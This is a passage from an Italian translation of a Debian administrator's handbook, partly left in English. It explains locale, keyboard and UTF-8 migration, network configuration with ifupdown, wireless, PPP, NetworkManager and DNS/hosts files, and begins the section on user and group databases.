Un computer installato da zero con `debian-installer` *è pensato per essere il più possibile funzionante, ma molti servizidevono ancora essere configurati. Inoltre è sempre meglio conoscere come modificare certi elementi di configurazione impostati durante il processo di installazione iniziale.*

Questo capitolo copre tutto quanto viene normalmente considerato con «configurazione di base»: rete, lingue e localizzazioni, utenti e gruppi, stampa, punti di mount, ecc.

8.1. Configurare il sistema per un'altra lingua

Se il sistema è stato installato inizialmente in Italiano, la macchina avrà già probabilmente l'Italiano come lingue predefinita. È comunque meglio conoscere cosa l'installatore fa per impostare la lingua, cosicché, poi, se ne capita la necessità, la si possa cambiare.

STRUMENTO

Il comando `locale` mostra la configurazione attuale

Il comando `locale` riepiloga la configurazione attuale di vari parametri della localizzazione (formato della data, formato dei numeri, ecc.), sotto forma di gruppo di variabili d'ambiente standard dedicate alla modifica dinamica di queste impostazioni.

8.1.1. Impostare la Lingua Predefinita

Una localizzazione è un gruppo di impostazioni regionali. Include non solo la lingua per i testi, ma anche il formato di visualizzazione dei numeri, date, orari e valori monetari, così come i metodi di comparazione alfabetici (per l'ordinamento alfabetico, per l'inclusione dei caratteri accentati, dove previsto). Anche se ognuno di questi parametri può essere specificato indipendentemente dagli altri, generalmente viene utilizzata una localizzazione, la quale è un insieme coerente di valori per questi parametri corrispondente ad una "regione" nel senso più ampio del termine. Le localizzazioni sono generalmente indicate con la forma *codice-lingua_CODICE-PAESE*, alcune volte con un suffisso che specifica l'insieme di caratteri e la codifica da utilizzare. Questo consente di considerare anche le differenze tipografiche e di idioma tra differenti regioni con una lingua comune.

CULTURA

Insiemi di caratteri

Storicamente ogni localizzazione ha un "insieme di caratteri" associati (gruppo di caratteri noti) ed una "codifica" preferita (la rappresentazione interna al computer per i caratteri).

Le codifiche più popolari per le lingue a base-latina sono limitate a 256 caratteri perchè si è scelto di utilizzare un singolo byte per ogni carattere. Poichè 256 caratteri non sono stati suffcienti a coprire tutte le lingue europee, sono state necessarie più codifiche, ed è così che si è arrivati fino a *ISO-8859-1* (noto anche come "Latin 1") e *ISO-8859-15* (noto anche come "Latin 9"), tra gli altri.

Lavorare con le lingue straniere spesso implicava passaggi continui tra diverse codifiche ed insiemi di caratteri. Inoltre scrivere documenti multi-lingua portava ad altri problemi, quasi irrisolvibili. Unicode (un super-catalogo che include quasi tutti i sistemi di scrittura utilizzati da tutte le lingue del mondo) è stato creato per risolvere questo problema. Una delle codifiche Unicode, UTF-8, conserva tutti i 128 simboli ASCII (codici a 7 bit), ma gestisce gli altri caratteri in modo differente. Gli altri sono preceduti da una sequenza di caratteri di escape con una lunghezza variabile, che definisce implicitamente la lunghezza del carattere. Questo consente di

codificare tutti i caratteri Unicode tramite una sequenza di uno o più byte. Il suo uso si è diffuso in quanto è la codifica predefinita nei documenti XML.

Questa è la codifica che generalmente dovrebbe essere utilizzata, ed è quella predefinita sui sitemi Debian.

Il pacchetto *locales* include tutti gli elementi richiesti per il corretto funzionamento della "localizzazione" per varie applicazioni. Durante l'installazione, questo pacchetto presenterà alcune domande per scegliere le lingue supportate. Questo insieme di lingue supportate può essere modificato eseguendo `dpkg-reconfigure locales` come root.

La prima domanda chiederà di selezionare la "localizzazione" da includere. Selezionare tutte le localizzazioni inglesi (ovvero quelle che iniziano con "en_") è una scelta ragionevole. Non si esiti a scegliere altre localizzazioni se la macchina sarà utilizzata da utenti stranieri. L'elenco dell localizzazioni abilitate sul sistema è conservato nel file `/etc/locale.gen`. È possibile modificare manualmente questo file, ma si deve eseguire `locale-gen` dopo ogni modifica. Questo genera i file necessari per il corretto funzionamento delle localizzazioni aggiunte e rimuove i file obsoleti.

La seconda domanda, chiamata "Localizzazione predefinita per l'ambiente di sistema", richiede di impostare la localizzazione predefinita. La scelta raccomandata negli U.S.A. è "en_US.UTF-8". Coloro che usano l'inglese britannico preferiranno "en_GB.UTF-8", i canadesi preferiranno o "en_CA.UTF-8" o, per il francese, "fr_CA.UTF-8". Il file `/etc/default/locale` sarà quindi modificato per memorizzare questa scelta. Da lì, è raccolto da tutte le sessioni utente dal PAM che inietterà il suo contenuto nella variabile d'ambiente `LANG`.

DIETRO LE QUINTE

`/etc/environment` e `/etc/default/locale`

Il file `/etc/environment` permette ai programmi `login`, `gdm`, o anche `ssh` di impostare le variabili d'ambiente corrette.

Queste applicazioni non creano queste variabili direttamente, ma attraverso il modulo PAM (`pam_env.so`). PAM (Pluggable Authentication Module) è una libreria modulare che accentra i meccanismi per l'autenticazione, l'inizializzazione della sessione, e la gestione delle password. Si veda la Sezione 11.7.3.2, «Configurare PAM» [305] per un esempio di configurazione PAM.

Il file `/etc/default/locale` funziona in modo simile, ma contiene solo la variabile d'ambiente `LANG`. Grazie a questa divisione, alcuni utenti PAM erediteranno un ambiente completo senza localizzazione. Infatti, è generalmente sconsigliato eseguire programmi server con la localizzazione abilitata; d'altra parte, la localizzazione e le impostazioni internazionali sono raccomandate per i programmi che aprono le sessioni degli utenti.

8.1.2. Configurare la tastiera

Anche se il layout della tastiera viene gestito in modo diverso in console ed in modalità grafica, Debian offre un'interfaccia di configurazione unica che funziona per entrambi: si basa su debconf ed è implementata nel pacchetto *keyboard-configuration*. Perciò per rispristinare

il layout della tastiera si può utilizzare in qualsiasi momento il comando `dpkg-reconfigure keyboard-configuration`.

Le domande riguardano la disposizione fisica della tastiera (una tastiera PC standard negli Stati Uniti sarà una "Generica 104 tasti"), quindi il layout da scegliere (genericamente "US"), e quindi la posizione del tasto AltGr (Alt di destra). Per ultima arriva la domanda a proposito di quale tasto usare per la funzione "Compose", che consente di inserire i caratteri speciali combinando la pressione di più tasti. Digitare in sequenza Compose ' e produce una "e" accentata ("é"). Tutte queste combinazioni sono descritte nel file `/usr/share/X11/locale/en_US.UTF-8/Compose` (oppure un altro file, determinato in base alla localizzazione corrente indicata in `/usr/share/X11/locale/compose.dir`).

Note that the keyboard configuration for graphical mode described here only affects the default layout; the GNOME and KDE Plasma environments, among others, provide a keyboard control panel in their preferences allowing each user to have their own configuration. Some additional options regarding the behavior of some particular keys are also available in these control panels.

8.1.3. Migrare ad UTF-8

La generalizzazione della codifica UTF-8 è stata una soluzione attesa a lungo per le numerose difficoltà con l'interoperabilità, poiché facilita lo scambio internazionale e rimuove i limiti arbitrari sui caratteri che possono essere utilizzati in un documento. L'unica controindicazione è che si è dovuta attraversare una fase di difficile transizione. Poiché non ha potuto essere completamente trasparente (cioè, non è potuta avvenire contemporaneamente in tutto il mondo), due operazioni di conversione sono state necessarie: una sul contenuto dei file e l'altra sul loro nome. Fortunatamente la maggior parte di questa migrazione è stata completata e ne discuteremo più ampiamente per riferimento.

CULTURA

Mojibake ed errori di interpretazione

Quando un testo è inviato (o conservato) senza informazioni di codifica non è sempre possibile per il destinatario sapere con certezza quale convenzione usare per determinare il significato di un insieme di byte. È generalmente possibile farsi un'idea in proposito effettuando statistiche circa la distribuzione dei valori nel testo, ma questo non fornisce sempre una risposta definitiva. Quando la codifica scelta per la lettura di un file differisce da quella usata per la scrittura, i byte non vengono interpretati correttamente e avremo, nel migliore dei casi errori su alcuni caratteri, nel peggiore qualcosa di completamente illeggibile.

Così, se un testo francese appare normale con l'eccezione delle lettere accentate e di certi simboli che appiono sostituiti con sequenze di caratteri come «Ã©» o «Ã¨» o «Ã§», si tratta probabilmente di un file codificato con UTF-8 ma interpretato come ISO-8859-1 o ISO-8859-15. Questo è sintomo di una installazione locale che non è ancora stata migrata ad UTF-8. Se invece si vedono punti di domanda al posto delle lettere accentate, anche se questi punti di domanda sembrano sostituire anche il carattere che dovrebbe seguire la lettera accentata, molto probabilmente l'installazione è già configurata per UTF-8 ma è stato inviato un documento codificato con la codifica «Western ISO».

Questo riguarda casi «semplici». Questi casi si verificano solo nella cultura occidentale, poiché l'Unicode (e l'UTF-8) è stato progettato per massimizzare i punti

comuni con le codifiche storiche per i linguaggi occidentali basati sull'alfabeto latino, che consente di comprendere parti del testo anche se alcuni caratteri sono mancanti.

In configurazioni più complesse dove sono coinvolti, per esempio, due ambienti con due diversi linguaggi che non utilizzano lo stesso alfabeto, i risultati saranno spesso illeggibili, una serie di simboli astratti che non hanno nulla a che fare l'uno con l'altro. Questo è assai comune con le lingue asiatiche a causa del numero elevato di lingue e sistemi di scrittura. La parola giapponese *mojibake* è stata adottata per descrivere questo fenomeno. Quando appare la diagnosi è molto complessa e la soluzione più semplice è spesso quella di migrare ad UTF-8 da entrambe le parti.

Per ciò che riguarda i nomi dei file la migrazione può essere relativamente semplice. Lo strumento `convmv` (contenuto nell'omonimo pacchetto) è stato creato specificatamente a questo scopo: permette di rinominare i file da una codifica ad un'altra. L'uso di questo strumento è relativamente semplice, ma raccomandiamo di farlo in due fasi per evitare sorprese. L'esempio seguente illustra un ambiente UTF-8 che contiene nomi di directory codificati in ISO-8859-15 e l'uso del comando `convmv` per rinominarli.

```
$ ls travail/
Ic?nes  ?l?ments graphiques  Textes
$ convmv -r -f iso-8859-15 -t utf-8 travail/
Starting a dry run without changes...
mv "travail/�l�ments graphiques"        "travail/Éléments graphiques"
mv "travail/Ic�nes"     "travail/Icônes"
No changes to your files done. Use --notest to finally rename the files.
$ convmv -r --notest -f iso-8859-15 -t utf-8 travail/
mv "travail/�l�ments graphiques"        "travail/Éléments graphiques"
mv "travail/Ic�nes"     "travail/Icônes"
Ready!
$ ls travail/
Éléments graphiques  Icônes  Textes
```

Per il contenuto del file, le procedure di conversione sono più complesse a causa della vastità dei formati esistenti. Alcuni formati di file includono informazioni sulla codifica che facilitano il compito del software usato per trattarli: è sufficiente, in tal caso, aprire questi file e salvarli nuovamente specificando la codifica UTF-8. In altri casi, si dovrà specificare la codifica originale (ISO-8859-1 o "Western", o ISO-8859-15 o "Western (Euro)", secondo ciò che viene indicato) quando si apre il file.

Per file di testo semplice è possibile usare `recode` (contenuto nell'omonimo pacchetto) che consente la ricodifica automatica. Questo strumento ha numerose opzioni che è possibile specificare per modificare il suo comportamento. Noi raccomandiamo di consultare la documentazione, la pagina di manuale `recode(1)`, oppure la pagina di info `recode` (più completa).

8.2. Configurazione della rete

FONDAMENTALI

Concetti di rete essenziali (Ethernet, indirizzo IP, sottorete, broadcast)

La maggior parte delle reti locali moderne usa il protocollo Ethernet, il quale divide i dati in piccoli blocchi chiamati frame e li trasmette sul cavo uno alla volta. La velocità dei dati varia dai 10 Mb/s per le vecchie schede Ethernet ai 10 Gb/s delle schede più recenti (attualmente la velocità più comune sta passando da 100 Mb/s a 1 Gb/s). I cavi usati più comunemente sono chiamati 10BASE-T, 100BASE-T, 1000BASE-T o 10GBASE-T in base alla velocità che possono fornire in modo affidabile (la T sta per "twisted pair" ovvero doppino intrecciato); questi cavi terminano con un connettore RJ45. Esistono cavi di altro tipo, per lo più utilizzati per velocità superiori ad 1 Gb/s.

Un indirizzo IP è un numero usato per identificare un'interfaccia di rete installata su un computer in una rete locale oppure su Internet. Nella versione attualmente più diffusa di IP (IPv4), questo numero è codificato in 32 bit e viene generalmente rappresentato come 4 numeri separati da punti (es. `192.168.0.1`), ogni numero è compreso tra 0 e 255 (inclusi, che corrisponde a 8 bit di dati). La prossima versione del protocollo, IPv6, estenderà questo spazio di indirizzamento a 128 bit e gli indirizzi saranno generalmente rappresentati da una serie di numeri esadecimali separati dai due punti (es., 2001:db8:13bb:0002:0000:0000:0020, o 2001:db8:13bb:2::20 nella forma abbreviata).

Una maschera di sottorete (netmask) definisce tramite il proprio codice binario quale porzione di un indirizzo IP corrisponde alla rete, e quale specifica la macchina. Nell'esempio di configurazione di indirizzo statico IPv4 qui fornito, la maschera di sottorete `255.255.255.0` (24 «1» seguiti da 8 «0» nella rappresentazione binaria) indica che i primi 24 bit dell'indirizzo IP corrispondono alla rete mentre gli altri 8 specificano la macchina. In IPv6, in favore della leggibilità, solo i numeri «1» vengono espressi; la maschera di sottorete per una rete IPv6 potrà essere quindi `64`.

L'indirizzo di rete è un indirizzo IP nel quale la parte che descrive la macchina è pari a 0. L'intervallo di indirizzi IPv4 in una rete completa è spesso indicato con la sintassi *a.b.c.d/e*, dove *a.b.c.d* è l'indirizzo della rete ed *e* è il numero dei bit interessati dalla parte che indica la rete in un indirizzo IP. Una rete ad esempio sarà quindi descritta come segue: `192.168.0.0/24`. La sintassi è simile in IPv6: `2001:db8:13bb::/64`.

Un router è una macchina che connette diverse reti l'una con l'altra. Tutto il traffico che arriva attraverso un router è instradato verso la rete corretta. Per fare questo il router analizza i pacchetti in arrivo e li ridirige in base all'indirizzo IP della loro destinazione. Il router è spesso indicato come «gateway»: in questa configurazione lavora come una macchina che consente di uscire dalla rete locale (verso una rete estesa, come Internet).

L'indizzo speciale di broadcast connette tutte le postazioni in una rete. Non viene quasi mai instradato, funziona quindi solo all'interno della stessa rete. Questo significa che un pacchetto destinato all'indirizzo di broadcast non oltrepassa mai il router.

Questo capitolo si concentra sugli indirizzi IPv4 poiché sono attualmente i più utilizzati. I dettagli del protocollo IPv6 sono affrontati nella Sezione 10.5, «IPv6» [252], ma i concetti rimangono gli stessi.

The network is automatically configured during the initial installation. If Network Manager gets installed (which is generally the case for full desktop installations), then it might be that no

configuration is actually required (for example, if you rely on DHCP on a wired connection and have no specific requirements). If a configuration is required (for example for a WiFi interface), then it will create the appropriate file in `/etc/NetworkManager/system-connections/`.

If Network Manager is not installed, then the installer will configure *ifupdown* by creating the `/etc/network/interfaces` file. A line starting with `auto` gives a list of interfaces to be automatically configured on boot by the networking service.

In a server context, *ifupdown* is thus the network configuration tool that you usually get. That is why we will cover it in the next sections.

ALTERNATIVA

NetworkManager

If Network Manager is particularly recommended in roaming setups (see Sezione 8.2.5, «Automatizzare la configurazione della rete per gli utenti in movimento» [164]), it is also perfectly usable as the default network management tool. You can create "System connections" that are used as soon as the computer boots either manually with a `.ini`-like file in `/etc/NetworkManager/system-connections/` or through a graphical tool (`nm-connection-editor`). Just remember to deactivate all entries in `/etc/network/interfaces` if you want Network Manager to handle them.

➨ `https://wiki.gnome.org/Projects/NetworkManager/SystemSettings`

➨ `https://developer.gnome.org/NetworkManager/1.6/ref-settings.html`

8.2.1. Interfaccia Ethernet

Se il computer dispone di una scheda Ethernet, la rete che vi sarà associata dev'essere configurata scegliendo uno tra i due metodi disponibili. Il metodo più semplice è la configurazione dinamica con DHCP, e richiede un server DHCP nella rete locale. Si può indicare il nome host desiderato, corrispondente all'hostname impostato nell'esempio seguente. Il server DHCP invia informazioni di configurazione appropriate per la rete.

Esempio 8.1 *Configurazione DHCP*

```
auto enp0s31f6
iface enp0s31f6 inet dhcp
  hostname arrakis
```

IN PRACTICE

Names of network interfaces

By default, the kernel attributes generic names such a `eth0` (for wired Ethernet) or `wlan0` (for WiFi) to the network interfaces. The number in those names is a simple incremental counter representing the order in which they have been detected. With modern hardware, that order might change for each reboot and thus the default names are not reliable.

Fortunately, systemd and udev are able to rename the interfaces as soon as they appear. The default name policy is defined by `/lib/systemd/network/99-default.`

`link` (see `systemd.link(5)` for an explanation of the `NamePolicy` entry in that file). In practice, the names are often based on the device's physical location (as guessed by where they are connected) and you will see names starting with `en` for wired ethernet and `wl` for WiFi. In the example above, the rest of the name indicates, in abbreviated form, a PCI (`p`) bus number (`0`), a slot number (`s31`), a function number (`f6`).

Obviously, you are free to override this policy and/or to complement it to customize the names of some specific interfaces. You can find out the names of the network interfaces in the output of `ip addr` (or as filenames in `/sys/class/net/`).

Una configurazione «statica» indica delle impostazioni di rete fisse. Ciò include perlomeno un indirizzo IP ed una maschera di rete; a volte vengono indicati anche indirizzi di rete e broadcast. Un router che connette verso l'esterno viene indicato come «gateway».

Esempio 8.2 *Configurazione statica*

```
auto enp0s31f6
iface enp0s31f6 inet static
  address 192.168.0.3
  netmask 255.255.255.0
  broadcast 192.168.0.255
  network 192.168.0.0
  gateway 192.168.0.1
```

NOTA

Indirizzi multipli

Oltre a poter associare diverse interfacce alla singola scheda di rete è anche possibile associare diversi indirizzi IP alla singola interfaccia. Va ricordato inoltre che un indirizzo IP può corrispondere a più di un nome DNS e che ogni nome può a sua volta corrispondere a qualsiasi numero di indirizzi IP numerici.

Come si può intuire le configurazioni possono essere piuttosto complicate, ma queste opzioni sono usate solo in casi veramente speciali. Gli esempi citati qui rappresentano le configurazioni tipiche.

8.2.2. Wireless Interface

Getting wireless network cards to work can be a bit more challenging. First of all, they often require the installation of proprietary firmwares which are not installed by default in Debian. Then wireless networks rely on cryptography to restrict access to authorized users only, this implies storing some secret key in the network configuration. Let's tackle those topics one by one.

Installing the required firmwares

First you have to enable the non-free repository in APT's sources.list file: see Sezione 6.1, «Compilazione del file `sources.list`» [106] for details about this file. Many firmware are proprietary and are thus located in this repository. You can try to skip this step if you want, but if the next step doesn't find the required firmware, retry after having enabled the non-free section.

Then you have to install the appropriate firmware-* packages. If you don't know which package you need, you can install the *isenkram* package and run its `isenkram-autoinstall-firmware` command. The packages are often named after the hardware manufacturer or the corresponding kernel module: *firmware-iwlwifi* for Intel wireless cards, *firmware-atheros* for Qualcomm Atheros, *firmware-ralink* for Ralink, etc. A reboot is then recommended because the kernel driver usually looks for the firmware files when it is first loaded and no longer afterwards.

Wireless specific entries in `/etc/network/interfaces`

ifupdown is able to manage wireless interfaces but it needs the help of the *wpasupplicant* package which provides the required integration between *ifupdown* and the `wpa_supplicant` command used to configure the wireless interfaces (when using WPA/WPA2 encryption). The usual entry in `/etc/network/interfaces` needs to be extended with two supplementary parameters to specify the name of the wireless network (aka its SSID) and the *Pre-Shared Key* (PSK).

Esempio 8.3 *DHCP configuration for a wireless interface*

```
auto wlp4s0
iface wlp4s0 inet dhcp
  wpa-ssid Falcot
  wpa-psk ccb290fd4fe6b22935cbae31449e050edd02ad44627b16ce0151668f5f53c01b
```

The wpa-psk parameter can contain either the plain text passphrase or its hashed version generated with `wpa_passphrase SSID passphrase`. If you use an unencrypted wireless connection, then you should put a wpa-key-mgmt NONE and no wpa-psk entry. For more information about the possible configuration options, have a look at `/usr/share/doc/wpasupplicant/README.Debian.gz`.

At this point, you should consider restricting the read permissions on `/etc/network/interfaces` to the root user only since the file contains a private key that not all users should have access to.

HISTORY

WEP encryption

Usage of the deprecated WEP encryption protocol is possible with the *wireless-tools* package. See `/usr/share/doc/wireless-tools/README.Debian` for instructions.

8.2.3. Connettersi con PPP attraverso un modem PSTN

Una connessione punto-punto (PPP) stabilisce una connessione intermittente: questa è la soluzione più comune per le connessioni realizzate con un modem telefonico (detto anche modem PSTN poiché la connessione transita nella rete telefonica pubblica).

Una connessione tramite modem telefonico richiede un account presso un provider di accesso, che include un numero telefonico, un nome utente, una password ed a volte uno specifico protocollo di autenticazione da utilizzare. Questo tipo di connessione si configura usando lo strumento `pppconfig` fornito dall'omonimo pacchetto Debian. Per impostazione predefinita, stabilisce una connessione chiamata provider (come nel Provider di servizi internet). Quando si hanno dubbi sul protocollo di autenticazione, scegliere *PAP*: è offerto dalla maggior parte dei provider di servizi Internet.

Dopo la configurazione è possibile connettersi usando il comando `pon` (fornendo il nome della connessione come parametro, quando il valore predefinito provider non è appropriato). Si può terminare il collegamento con il comando `poff`. Questi due comandi possono essere eseguiti dall'utente root, o da ogni altro utente, purché sia inserito nel gruppo dip.

8.2.4. Connessione attraverso un modem ADSL

Il termine generico "modem ADSL" ricopre una moltitudine di dispositivi con funzioni molto differenti. I modem più semplici da utilizzare con Linux sono quelli che dispongono di un'interfaccia Ethernet (e non solo una porta USB). Questi sono tendenzialmente popolari: molti provider di servizi Internet ADSL prestano (o affittano) un "dispositivo" con interfacce Ethernet. In base al tipo di modem, la configurazione richiesta può variare molto.

Modem che supportano PPPOE

Alcuni modem Ethernet lavorano con il protocollo PPPOE (Point to Point Protocol over Ethernet). Lo strumento `pppoeconf` (dall'omonimo pacchetto) configurerà la connessione. Per farlo, modifica il file `/etc/ppp/peers/dsl-provider` con le impostazioni fornite e registra le informazioni di accesso nei file `/etc/ppp/pap-secrets` e `/etc/ppp/chap-secrets`. Si raccomanda di accettare tutte le modifiche proposte.

Quando la configurazione è completata è possibile avviare la connessione ADSL con il comando `pon dsl-provider` e terminarla con `poff dsl-provider`.

SUGGERIMENTO

Avviare ppp all'avvio

Le connessioni PPP su ADSL sono, per definizione, intermittenti. Poiché solitamente non sono fatturate in base al tempo, esistono poche ragioni per non tenerle sempre attive. Di solito per farlo si utilizza il sistema di init.

With systemd, adding an automatically restarting task for the ADSL connection is a simple matter of creating a "unit file" such as `/etc/systemd/system/adsl-connection.service`, with contents such as the following:

```
[Unit]
Description=Connessione ADSL

[Service]
Type=forking
ExecStart=/usr/sbin/pppd call dsl-provider
Restart=always

[Install]
WantedBy=multi-user.target
```

Una volta definito il file unit, deve essere abilitato con `systemctl enable adsl-connection`. Poi il ciclo può essere avviato manualmente con `systemctl start adsl-connection`; che sarà avviato automaticamente all'avvio.

Sui sistemi che non usano `systemd` (compresa *Wheezy* e le versioni precedenti di Debian), lo standard SytemV funziona in modo diverso. In questi sistemi, tutto quello che bisogna fare è aggiungere una linea come la seguente alla fine del file `/etc/inittab`; quindi, ogni volta che la connessione verrà interrotta, `init`la riconnetterà.

```
adsl:2345:respawn:/usr/sbin/pppd call dsl-provider
```

Per le connessioni ADSL che si auto-disconnettono giornalemente, questo metodo riduce la durata dell'interruzione.

Modem che supportano PPTP

Il protocollo PPTP (Point-to-Point Tunneling Protocol) è stato creato da Microsoft. Sviluppato agli albori dell'ADSL, è stato velocemente sostituito da PPPOE. Se questo protocollo è una scelta forzata per voi, si veda la Sezione 10.2.4, «PPTP» [245].

Modem che supportano DHCP

Quando un modem è connesso al computer tramite un cavo Ethernet (cavo incrociato o «crossover») si configura tipicamente una connessione di rete sul computer attraverso DHCP: il modem agisce automaticamente come gateway in via predefinita e si cura dell'instradamento (significa che gestisce il traffico di rete tra il computer ed Internet).

FONDAMENTALI

Cavo incrociato per connessioni Ethernet dirette

Le schede di rete dei computer si aspettano di ricevere i dati su fili specifici all'interno del cavo e di inviare i propri dati su altri. Quando ci si connette ad un computer nella rete locale si connette generalmente un cavo (dritto o incrociato) tra la scheda di rete ed il ripetitore o «switch». Tuttavia, qualora si voglia connettere due computer direttamente (senza uno switch o un ripetitore intermediario) è necessario indirizzare il segnale inviato da una scheda al lato ricevente dell'altra scheda e vice-versa. Questo è lo scopo del cavo incrociato, nonché la ragione per cui è utilizzato.

Si noti che questa distinzione è diventata quasi irrilevante nel tempo, tanto che le moderne schede di rete sono in grado non rilevare il tipo di cavo presente e adattarsi di conseguenza, in modo che non sarà insolito che entrambi i tipi di cavo funzioneranno in una data posizione.

Molti "router ADSL" sul mercato possono essere utilizzati in questo modo, come fanno la maggior parte dei modem ADSL forniti dai provider di servizi Internet.

8.2.5. Automatizzare la configurazione della rete per gli utenti in movimento

Molti ingegneri della Falcot hanno un computer portatile che, utilizzano anche a casa, per scopi professionali. La configurazione di rete da usare dipende dalla posizione. A casa può esserci una rete wifi (protetta da una chiave WPA), mentre sul luogo di lavoro è disponibile una rete cablata per maggiore sicurezza e velocità.

Per evitare di doversi manualmente connettere o disconnettere alle corrispondenti interfacce di rete, gli amministratori hanno installato il pacchetto *network-manager* su queste macchine in movimento. Questo software abilita l'utente a passare facilmente tra una rete ed un'altra utilizzando la piccola icona visualizzata nell'area notifiche del desktop grafico. Cliccando su questa icona si visualizza una lista di reti disponibili (sia via cavo che wireless) così è possibile scegliere semplicemente la rete che si intende utilizzare. Il programma salva la configurazione per le reti alle quali l'utente si è già connesso ed automaticamente passa alla miglior rete disponibile quando la connessione corrente si interrompe.

Per poter far ciò, il programma è strutturato in due parti: un demone eseguito come root gestisce l'attivazione e la configurazione delle interfacce di rete ed una interfaccia utente controlla questo demone. Il PolicyKit gestisce le autorizzazioni richieste per controllare questo programma ed in Debian il PolicyKit è stato configurato in modo tale che solo i membri del gruppo netdev possono aggiungere o modificare le connessioni del Network Manager.

Network Manager sa come gestire vari tipi di connessione (DHCP, configurazione manuale, rete locale), ma solo se la configurazione è impostata con il programma stesso. Questo è il motivo per cui ignora sistematicamente tutte le interfacce di rete in `/etc/network/interfaces`, che non potrebbe gestire. Poiché Network Manager non fornisce dettagli quando non è visualizzata alcuna connessione di rete, il modo migliore di procedere è cancellare da `/etc/network/interfaces` qualsiasi configurazione riguardante le interfacce che si intende gestire con Network Manager.

Si noti che questo programma è installato in via predefinita quando viene scelto di installare l'ambiente grafico durante l'installazione iniziale.

8.3. Impostare il nome host e configurare il servizio dei nomi

Lo scopo di assegnare dei nomi agli indirizzi IP è quello di rendere più facile la memorizzazione per le persone. In verità, un indirizzo IP identifica un'interfaccia di rete associata con un dispo-

sitivo come una scheda di rete. Poiché ogni macchina può avere più schede e più interfacce per ogni scheda, un singolo computer può avere più nomi nel sistema dei nomi di dominio.

Ogni macchina è tuttavia identificata da un nome principale (o «canonico») conservato nel file `/etc/hostname` e comunicato al kernel Linux tramite gli script di inizializzazione attraverso il comando `hostname`. Il valore corrente è disponibile in un filesystem virtuale e lo si può ottenere con il comando `cat /proc/sys/kernel/hostname`.

FONDAMENTALI

`/proc/` e `/sys/`, filesystem virtuali

Gli alberi di file `/proc/` e `/sys/` sono generati da filesystem «virtuali». È un modo pratico per recuperare informazioni dal kernel (elencando dei file virtuali) o per comunicare informazioni al kernel (scrivendo sui file virtuali).

`/sys/` in particolar modo è pensato per fornire accesso agli oggetti interni del kernel, specialmente quelli che rappresentano i vari dispositivi di sistema. Il kernel può così condividere diversi frammenti di informazione: lo stato di ogni dispositivo (per esempio se si trova in modalità risparmio energetico), sia se si tratta di un dispositivo removibile, ecc. Notare che `/sys/` ha iniziato ad esistere a partire dalla versione 2.6 del kernel.

Sorprendentemente, il nome del dominio non è gestito allo stesso modo, ma viene ricavato dal nome completo della macchina, acquisito tramite la risoluzione dei nomi. È possibile cambiarlo nel file `/etc/hosts`; si scriva semplicemente un nome completo per la macchina all'inizio della lista di nomi associati all'indirizzo della macchina, come nell'esempio che segue:

```
127.0.0.1     localhost
192.168.0.1   arrakis.falcot.com arrakis
```

8.3.1. Risoluzione dei nomi

Il meccanismo per la risoluzione dei nomi in Linux è modulare e può utilizzare svariate sorgenti di informazione dichiarate nel file `/etc/nsswitch.conf`. L'elemento che coinvolge la risoluzione dei nomi host è `hosts`. Per impostazione predefinita, contiene `dns files`; che significa che il sistema consulta prima di tutto il file `/etc/hosts`, quindi i server DNS. Server NIS/NIS+ o LDAP sono altre possibili sorgenti.

NOTA

NSS e DNS

È bene ricordare che comandi specificatamente intesi per interrogare i DNS (specialmente `host`) non utilizzano il meccanismo standard per la risoluzione dei nomi (NSS). Conseguentemente non prendono in considerazione `/etc/nsswitch.conf` e, pertanto, nemmeno `/etc/hosts`.

Configurare i server DNS

DNS (Domain Name Service) è un servizio distribuito e gerarchico che mappa i nomi agli indirizzi IP e vice-versa. In particolare converte un nome semplice da utilizzare come www.eyrolles.com nell'indirizzo IP corrispondente, 213.244.11.247.

Per accedere alle informazioni DNS, un server DNS dev'essere disponibile ad inoltrare le richieste. La Falcot ne ha uno proprio, ma un singolo utente utilizzerà probabilmente i server DNS forniti dal proprio provider dei servizi Internet.

I server DNS da utilizzare sono indicati in `/etc/resolv.conf`, uno per riga, con la parola chiave `nameserver` anteposta all'indirizzo IP, come nell'esempio seguente:

```
nameserver 212.27.32.176
nameserver 212.27.32.177
nameserver 8.8.8.8
```

Si noti che il file `/etc/resolv.conf` può essere gestito automaticamente (e sovrascritto) quando la rete è gestita da NetworkManager o configurata tramite DHCP.

Il file `/etc/hosts`

Se non esiste un server dei nomi nella rete locale è possibile stabilire una piccola tabella per mappare gli indirizzi IP ai nomi delle macchine nel file `/etc/hosts`, generalmente riservato per le postazioni della rete locale. La sintassi di questo file è molto semplice: ogni linea indica un indirizzo IP seguito dalla lista dei nomi associati (il primo «completamente qualificato», cioè con incluso il nome del dominio).

Questo file è disponibile anche quando la rete non è disponibile o quando i server DNS non sono raggiungibili, ma è realmente utile solo quando viene distribuito su tutte le macchine nella rete. La minima alterazione nelle corrispondenze richiede che il file sia aggiornato ovunque. Ecco perché `/etc/hosts` contiene generalmente solo le voci più importanti.

Questo file è sufficiente per una piccola rete non connessa ad Internet, ma con 5 macchine o più è raccomandato di installare un server DNS.

SUGGERIMENTO

Aggirare i DNS

Poiché le applicazioni controllano il file `/etc/hosts` prima di interrogare i DNS, è possibile includervi informazioni diverse da quelle che il DNS fornirebbe, aggirando di conseguenza la normale risoluzione dei nomi basata sul DNS.

Questo consente, qualora le modifiche DNS non siano ancora propagate, di verificare l'accesso ad un sito con il nome desiderato anche se quest'ultimo non è ancora adeguatamente mappato all'indirizzo IP.

Un altro possibile utilizzo è per reindirizzare il traffico destinato ad uno uno specifico host su un'altra macchina locale, impedendo così qualsiasi comunicazione con l'host dato. Per esempio, i nomi host dei server che inviano banner pubblicitari potrebbero essere deviati per bypassare questi annunci rendendo la navigazione più fluida, meno dispersiva.

8.4. Database di utenti e gruppi

La lista degli utenti è generalmente conservata nel file `/etc/passwd`, mentre il file `/etc/shadow` conserva le password cifrate. Entrambi sono file di testo, in un formato relativamente semplice,

che può essere letto e modificato con un editor di testo. Ogni utente è elencato su una riga con diversi campi separati dai due punti («:»).

NOTA

Modificare i file di sistema

I file di sistema menzionati in questo capitolo sono tutti file di testo semplice, che possono essere modificati con un editor di testo. Considerata la loro importanza per le funzionalità primarie del sistema, è sempre una buona idea prendere precauzioni addizionali quando si modificano questi file di sistema. Prima di tutto, fare sempre una copia o un backup del file di sistema prima di aprirlo o alterarlo. Secondo, sui server o sulle macchine dove più di una persona può avere potenzialmente accesso allo stesso file allo stesso tempo, procedere con ulteriori precauzioni per evitare la corruzione dei file.

